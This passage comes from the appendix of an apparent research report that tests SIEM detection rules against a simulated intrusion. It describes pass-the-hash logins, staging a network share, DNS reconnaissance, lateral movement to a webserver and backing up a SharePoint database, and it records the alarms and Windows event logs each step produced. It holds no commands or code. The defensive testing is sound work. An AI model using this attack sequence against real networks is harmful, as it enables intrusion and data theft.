EVID 4674 : Privileged Object Operation	1
C EVID 4624 : System Logon Type 3	2
EVID 903 : Software Protection Service Stopped	1
EVID 4634 : User Logoff Type 10	1

Table B.12: Hash Extraction Test Case Log Statistics

B.13 Actions on the Objective – Data Manipulation - Create Network Share to Stage Files

B.13.1 Test Case Description

The attacker leveraged the newly acquired domain administrator hash value to access the compromised workstation with the pass-the-hash technique in order to validate the compromised credentials and obfuscate the attacker's identity by assuming a legitimate administrative account. The attacker then used the compromised administrative account to create a network share on the compromised workstation for staging sensitive files extracted from future compromised machines.




Figure B.32: Creation of Network Share Folder on Compromised Workstation Test Case Data Flow Diagram

B.13.2 Alarms Generated

B.13.2.1 Baseline SIEM Ontology

No alarms were generated.

B.13.2.2 Modified SIEM Ontology

Three alarms were generated from 6 correlated events. The first alarm, depicted in figure B.33, detected the installation of the "winexesvc.exe" process used by the attacker machine as a compatibility layer for Linux commands issued to the compromised workstation through the network session established through the pass-the-hash authenticated shell. The second alarm, depicted in figure B.34, identified anomalous port activity from the attacker machine on TCP port 593; this is likely not related to the actual pass-the-hash technique and may be a false positive. The final alarm, depicted in figure B.35, detected the "net.exe" commands used by the attacker to create a new network share drive with full permissions granted to all domain users.




Figure B.33: Modified SIEM Alarm Detecting Pass-The-Hash Process




Figure B.34: Modified SIEM Alarm Detecting Anomalous Port Activity during Pass-The-Hash




Figure B.35: Modified SIEM Alarm Detecting Network Share Creation and Privilege Modification

B.13.3 Log Data Generated

33 logs were generated. Statistics pertaining to LogRhythm base ontology classification fields, vendor specific event ID codes, and specific parsing rules are presented in the following table.

Classifications

Startup and Shutdown	14
Configuration	16
Access Success	1
Host Access	1
Other Audit	1

Vendor Message ID

4689	7
4688	7
4947	16
5142	1
1148	1

MPE Rule

EVID 4689 : Process Exited	7

C EVID 4688 : New Process Created	7
EVID 4947 : Firewall Exception Rule Modified	16
EVID 5142 : Network Share Object Was Added	1
CMD Tool Access by a Network Aware Application	1
McAfee HIPs event Header	1

Table B.13: Local Share Creation Test Case Log Statistics

B.14 Lateral Movement – Internal Reconnaissance – Locate Critical Servers

B.14.1 Test Case Description

The attacker leveraged the compromised workstation to execute domain name system queries for the internal webserver and mail server IP addresses. This information could be used to move laterally to these servers via the pass-the-hash technique from the attacker machine.




Figure B.36: Internal Reconnaissance via Nslookup Tool Test Case Data Flow Diagram

B.14.2 Alarms Generated

B.14.2.1 Baseline SIEM Ontology

No alarms were generated.

B.14.2.2 Modified SIEM Ontology

1 alarm was generated using the new SIEM ontology. This alarm merely identifies the use of the "nslookup.exe" command as a possible indicator for lateral movement activity. The metadata fields returned in the alarm properties pane provide the account used to

execute the command and the machine the command was executed on. In this case, a security analyst can identify that the domain administrator "labadmin" executed this command on the "w7host" workstation.




Figure B.37: Modified SIEM Alarm Indicating Use of the Nslookup Command

B.14.3 Log Data Generated

54 logs were generated. Statistics pertaining to LogRhythm base ontology classification fields, vendor specific event ID codes, and specific parsing rules are presented in the following table.

Classifications

Access Failure	3
Access Success	13
Authentication Success	26
Startup and Shutdown	10

Vendor Message ID

4624	12
4634	14
4674	5
4688	4
4689	6
5140	3
5145	8

MPE Rule	
C EVID 4624 : System Logon Type 3	12
C EVID 4688 : New Process Created	4
EVID 4634 : System Logoff Type 3	14
EVID 4674 : Fail Priv Object Operation	3
EVID 4674 : Privileged Object Operation	2
EVID 4689 : Process Exited	6
EVID 5140 : Network Share Was Accessed	3
EVID 5145 : Network Share Object Checked	8

Figure B.14: Internal Reconnaissance Test Case Log Statistics

B.15 Lateral Movement – Lateral Movement- PTH to Webserver

B.15.1 Test Case Description

The attacker used the information gathered from domain name system queries on the compromised workstation to determine the IP address of the internal webserver. The attacker used this information to authenticate to the webserver using the domain administrator password hash.




Figure B.38: Pass the Hash Technique from Attacker to Webserver Test Case Data Flow Diagram

B.15.2 Alarms Generated

B.15.2.1 Baseline SIEM Ontology

No alarms were generated

B.15.2.2 Modified SIEM Ontology

3 alarms were generated using the modified SIEM ontology consisting of 27 correlated events. The alarm depicted in figure B.39 detected the winexesvc.exe Linux compatibility

process exhibited in previous pass-the-hash actions. The alarms depicted in figures B.40 and B.41 are attributed to the attacker machine with IP address 172.16.0.3 but are not suspected of being related to the pass-the-hash activity in this test case.




Figure B.39: Modified SIEM Alarm Identifying Pass-The-Hash Process




Figure B.40: Modified SIEM Alarm Identifying Anomalous Network Activity




Figure B.41: Modified SIEM Alarm Detecting Additional Anomalous Port Activity

B.15.3 Log Data Generated

80 logs were generated. Statistics pertaining to LogRhythm base ontology classification fields, vendor specific event ID codes, and specific parsing rules are presented in the following table.

Classifications

Access Failure	6
Access Success	33
Authentication Success	36
Startup and Shutdown	5

Vendor Message ID

4624	18
4634	16
4674	7
4688	4
4689	1
4776	2
5140	7
5145	25

MPE Rule	
C EVID 4624 : System Logon Type 3	18
C EVID 4688 : New Process Created	4
EVID 4634 : Anonymous Logoff Type 3	2
EVID 4634 : System Logoff Type 3	13
EVID 4634 : User Logoff Type 3	1
EVID 4674 : Fail Priv Object Operation	6
EVID 4674 : Privileged Object Operation	1
EVID 4689 : Process Exited	1
EVID 4776 : Remote Logon	2
EVID 5140 : Network Share Was Accessed	7
EVID 5145 : Network Share Object Checked	25

Table B.15: Pass the Hash to Webserver Test Case Log Statistics

B.16 Actions on the objective: Data Modification: Stage Webserver Database

B.16.1 Test Case Description

After successfully authenticating to the webserver with a domain administrator's credentials, the attacker executed a series of commands to identify services running on the local server. The Microsoft SQL service was quickly identified and the attacker began executing SQL commands to identify potential sensitive databases on the SQL server. The SharePoint content database was identified as a prospective high value target and the attacker initiated a database backup process. The database backup was stored on the root of the local hard drive and staged for extraction in a later phase.




Figure B.42: Webserver Database Replication and Staging Test Case Data Flow Diagram

B.16.2 Alarms Generated

B.16.2.1 Baseline SIEM Ontology

No alarms were generated.

B.16.2.2 Modified SIEM Ontology

2 alarms were generated using the modified SIEM ontology. The alarm depicted in figure B.43 identified the sqlcmd.exe and net.exe commands used by the attacker to reconnoiter server process, identify high value databases, and execute the backup process on the local server. The alarm depicted in figure B.44 identified the process "hostname.exe" which is seldom observed but known to be associated with possible lateral movement actions.

